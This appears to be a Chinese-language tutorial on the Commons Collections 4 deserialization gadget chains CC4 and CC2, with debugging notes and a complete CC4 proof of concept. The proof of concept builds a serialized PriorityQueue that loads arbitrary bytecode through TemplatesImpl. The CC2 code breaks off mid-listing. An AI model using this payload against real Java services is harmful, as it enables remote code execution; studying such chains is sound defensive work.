
CC4#
环境:#
https://mvnrepository.com/artifact/org.apache.commons/commons-collections4/4.0
1
2
3
4
5
6
7
8
| <dependencies>
<!-- https://mvnrepository.com/artifact/org.apache.commons/commons-collections4 -->
<dependency>
<groupId>org.apache.commons</groupId>
<artifactId>commons-collections4</artifactId>
<version>4.0</version>
</dependency>
</dependencies>
|
分析:#
以 ChainedTransformer.transform 为出发点,往回找

找到 TransformingComparator.compare 中调用了 transform 方法
再找到 PriorityQueue 类中:




最后找到的链也就是:
PriorityQueue.
readObject
heapify
siftDown
siftDownUsingComparator
compare
TransformingComparator.compare.transform
ChainedTransformer.transform
PriorityQueue.readObject.heapify.siftDown.siftDownUsingComparator.compare
->
TransformingComparator.compare.transform
->
ChainedTransformer.transform
编写 POC:#
先将 CC3 的代码执行部分拿来:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
| //代码执行 InstantiateTransformer
TemplatesImpl templates = new TemplatesImpl();
Class tc = templates.getClass();
Field nameFiled = tc.getDeclaredField("_name");
nameFiled.setAccessible(true);
nameFiled.set(templates, "aaa");
Field bytecodesFiled = tc.getDeclaredField("_bytecodes");
bytecodesFiled.setAccessible(true);
byte[] code = Files.readAllBytes(Paths.get("E://Test.class"));
byte[][] codes = {code};
bytecodesFiled.set(templates, codes);
InstantiateTransformer instantiateTransformer = new InstantiateTransformer(new Class[]{Templates.class}, new Object[]{templates});
Transformer[] transformers = new Transformer[]{
new ConstantTransformer(TrAXFilter.class),
instantiateTransformer
};
ChainedTransformer chainedTransformer = new ChainedTransformer<>(transformers);
|
对照源码进行构造:
1
2
| TransformingComparator transformingComparator = new TransformingComparator<>(chainedTransformer);
PriorityQueue priorityQueue = new PriorityQueue<>(transformingComparator);
|
写好之后,发现没有反应

调试来到此处:

看到 size:0 ,不会进入 siftDown.



for (int i = (size >>> 1) - 1; i >= 0; i--)
1. size >>> 1#
>>> 是 无符号右移运算符。size >>> 1 等价于 size / 2(向下取整),但不同于 /2 的地方在于:/2 是普通的除法运算;>>> 1 是位运算,执行效率更高(尤其是在底层算法里)。
所以 size >>> 1 就是 数组长度的一半。
2. (size >>> 1) - 1#
- 先取数组长度的一半,再减去 1。
- 结果是 从数组的最后一个非叶子节点开始的位置。
例如在堆排序或优先队列的实现中:
- 叶子节点的下标范围是
size/2 ~ size-1。 - 非叶子节点的最后一个位置就是
(size/2)-1。
3. for (int i = ...; i >= 0; i--)#
i 从 (size >>> 1) - 1 开始,递减到 0。- 也就是说:循环会从最后一个非叶子节点开始,往前遍历所有非叶子节点,直到根节点。
这是一个建堆(heapify)的实现。作用是:从最后一个非叶子节点开始,依次向前调整,直到把整个数组调整成一个堆结构。
所以要保证 size 为 2 才能进入 for 循环执行代码
于是添加:
1
2
| priorityQueue.add(1);
priorityQueue.add(2);
|
此时执行代码后报错了

跟进 add 函数:




发现 add 函数也会调用 compare,而当 add 调用 compare 也就会调用 transform
而我们知道 _tfactory 在反序列化的时候才会被赋值 【CC3 中分析 利用 TemplatesImpl 加载字节码 时提及】

所以,先给 transformers/chainedTransformer 传一个没用的东西,让 add 执行时不会调用
compare.transform ,在反序列化时再赋给正常值。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| ChainedTransformer chainedTransformer = new ChainedTransformer<>(transformers);
TransformingComparator transformingComparator = new TransformingComparator<>(new ConstantTransformer(1));
//TransformingComparator transformingComparator = new TransformingComparator<>(chainedTransformer);
PriorityQueue priorityQueue = new PriorityQueue<>(transformingComparator);
priorityQueue.add(1);
priorityQueue.add(2);
Class c = transformingComparator.getClass();
Field transformerField = c.getDeclaredField("transformer");
transformerField.setAccessible(true);
transformerField.set(transformingComparator, chainedTransformer);
serialize(priorityQueue);
unserialize("ser.bin");
|
这样就可以正常执行了

完整的POC:#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
| package com.CC4;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import org.apache.commons.collections4.Transformer;
import org.apache.commons.collections4.comparators.TransformingComparator;
import org.apache.commons.collections4.functors.ChainedTransformer;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InstantiateTransformer;
import javax.xml.transform.Templates;
import java.io.*;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.PriorityQueue;
public class CC4Test {
public static void main(String[] args) throws Exception {
//代码执行 InstantiateTransformer
TemplatesImpl templates = new TemplatesImpl();
Class tc = templates.getClass();
Field nameFiled = tc.getDeclaredField("_name");
nameFiled.setAccessible(true);
nameFiled.set(templates, "aaa");
Field bytecodesFiled = tc.getDeclaredField("_bytecodes");
bytecodesFiled.setAccessible(true);
byte[] code = Files.readAllBytes(Paths.get("E://Test.class"));
byte[][] codes = {code};
bytecodesFiled.set(templates, codes);

InstantiateTransformer instantiateTransformer = new InstantiateTransformer(new Class[]{Templates.class}, new Object[]{templates});
Transformer[] transformers = new Transformer[]{
    new ConstantTransformer(TrAXFilter.class),
    instantiateTransformer
};

ChainedTransformer chainedTransformer = new ChainedTransformer<>(transformers);
TransformingComparator transformingComparator = new TransformingComparator<>(new ConstantTransformer(1));
//TransformingComparator transformingComparator = new TransformingComparator<>(chainedTransformer);
PriorityQueue priorityQueue = new PriorityQueue<>(transformingComparator);
priorityQueue.add(1);
priorityQueue.add(2);
Class c = transformingComparator.getClass();
Field transformerField = c.getDeclaredField("transformer");
transformerField.setAccessible(true);
transformerField.set(transformingComparator, chainedTransformer);
serialize(priorityQueue);
unserialize("ser.bin");
}
public static void serialize(Object obj) throws IOException {
ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
oos.writeObject(obj);
}
public static Object unserialize(String Filename) throws IOException, ClassNotFoundException{
ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
Object obj = ois.readObject();
return obj;
}
}
|
CC2#
分析:#
CC2 和 CC4 并无太大区别,CC2 的前半部分同样为:PriorityQueue.readObject.heapify.siftDown.siftDownUsingComparator.compare
-> TransformingComparator.compare.transform
-> ChainedTransformer.transform
之后,CC4:
InstantiateTransformer.transform
-> TrAXFilter.TrAXFilter
-> TemplatesImpl.newTransforemer
-> TransletClassLoader.newInstance
CC2:
InvokerTransformer.transform
-> TemplatesImpl.newTransforemer
-> TransletClassLoader.newInstance
完整POC#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
| package com.CC2;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import org.apache.commons.collections4.comparators.TransformingComparator;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InvokerTransformer;
import java.io.*;
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.PriorityQueue;
public class CC2Test {
public static void main(String[] args) throws Exception {
//代码执行
TemplatesImpl templates = new TemplatesImpl();
Class tc = templates.getClass();
Field nameFiled = tc.getDeclaredField("_name");
nameFiled.setAccessible(true);
nameFiled.set(templates, "aaa");
Field bytecodesFiled = tc.getDeclaredField("_bytecodes");
bytecodesFiled.setAccessible(true);
byte[] code = Files.readAllBytes(Paths.get("E://Test.class"));
byte[][] codes = {code};
bytecodesFiled.set(templates, codes);
InvokerTransformer<Object, Object> invokerTransformer = new InvokerTransformer<>("newTransformer", new Class[]{}, new Object[]{});
TransformingComparator transformingComparator = new TransformingComparator<>(new ConstantTransformer(1));
